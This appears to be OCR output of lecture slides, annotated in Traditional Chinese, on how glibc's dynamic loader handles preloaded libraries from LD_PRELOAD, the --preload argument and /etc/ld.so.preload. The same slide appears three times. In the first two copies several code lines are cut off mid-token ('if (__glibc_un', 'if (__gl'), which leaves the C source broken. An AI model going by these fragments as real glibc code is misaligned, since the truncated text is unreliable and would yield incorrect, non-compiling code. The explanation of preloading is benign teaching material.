
```
$ ▌
    struct link_map **preloads = NULL;
    unsigned int npreloads = 0;

    if (__glibc_unlikely(preloadlist != NULL))
        npreloads += handle_preload_list(preloadlist, main_map, "LD_PRELOAD");

    if (__glibc_un
        npreloads                                          _map, "--preload");

    static const                                           d";
    if (__glibc_u                                          0))
    {
        file = _dl_sysdep_read_whole_file(preload_file, &file_size,
                                          PROT_READ | PROT_WRITE);
        if (__glibc_unlikely(file != MAP_FAILED)) { ... }
    }

    if (__glibc_unlikely(*first_preload != NULL))
    {
        struct link_map *l = *first_preload;
        preloads = __alloca(npreloads * sizeof preloads[0]);
        i = 0;
        do
        {
            preloads[i++] = l;
            l = l->l_next;
        } while (l);
    }

    _dl_map_object_deps(main_map, preloads, npreloads, mode == trace, 0);
    for (i = main_map->l_searchlist.r_nlist; i > 0;)
        main_map->l_searchlist.r_list[--i]->l_global = 1;
```

LD_PRELOAD=/tmp/lib.so，
執行完後 library 會被加載完畢

$ DL Start

_dl_main part4

- 處理三種 preload library 的方法
  - Environment variable “LD_PRELOAD”
  - Argument “--preload"
  - File “/etc/ld.so.preload”
- 加載使用到的 object 並處理 object 彼此的 dependency
- Mark 加載的 object 已經在 global scope




```
$ 

struct link_map **preloads = NULL;
unsigned int npreloads = 0;

if (__glibc_unlikely(preloadlist != NULL))
    npreloads += handle_preload_list(preloadlist, main_map, "LD_PRELOAD");

if (__glibc_unlikely(preloadarg != NULL))
    npreloads += handle_preload_list(preloadarg, main_map, "--preload");

static const char preload_file[] = "/etc/ld.so.preload";
if (__gl
{
    file

    if (__glibc_unlikely(file != MAP_FAILED)) { ... }
}

if (__glibc_unlikely(*first_preload != NULL))
{
    struct link_map *l = *first_preload;
    preloads = __alloca(npreloads * sizeof preloads[0]);
    i = 0;
    do
    {
        preloads[i++] = l;
        l = l->l_next;
    } while (l);
}

_dl_map_object_deps(main_map, preloads, npreloads, mode == trace, 0);
for (i = main_map->l_searchlist.r_nlist; i > 0;)
    main_map->l_searchlist.r_list[--i]->l_global = 1;
```

/usr/src/glibc/glibc_dbg/elf/ld.so --preload，
執行完後 library 會被加載完畢

$ DL Start

_dl_main part4

- 處理三種 preload library 的方法
  - Environment variable “LD_PRELOAD”
  - Argument “--preload"
  - File “/etc/ld.so.preload”
- 加載使用到的 object 並處理 object 彼此的 dependency
- Mark 加載的 object 已經在 global scope



```
$ 
    struct link_map **preloads = NULL;
    unsigned int npreloads = 0;

    if (__glibc_unlikely(preloadlist != NULL))
        npreloads += handle_preload_list(preloadlist, main_map, "LD_PRELOAD");

    if (__glibc_unlikely(preloadarg != NULL))
        npreloads += handle_preload_list(preloadarg, main_map, "--preload");

    static const char preload_file[] = "/etc/ld.so.preload";
    if (__glibc_unlikely(__access(preload_file, R_OK) == 0))
    {
        file = _dl_sysdep_read_whole_file(preload_file, &file_size,
                                          PROT_READ | PROT_WRITE);
        if (__glibc_unlikely(file != MAP_FAILED)) { ... }
    }
```

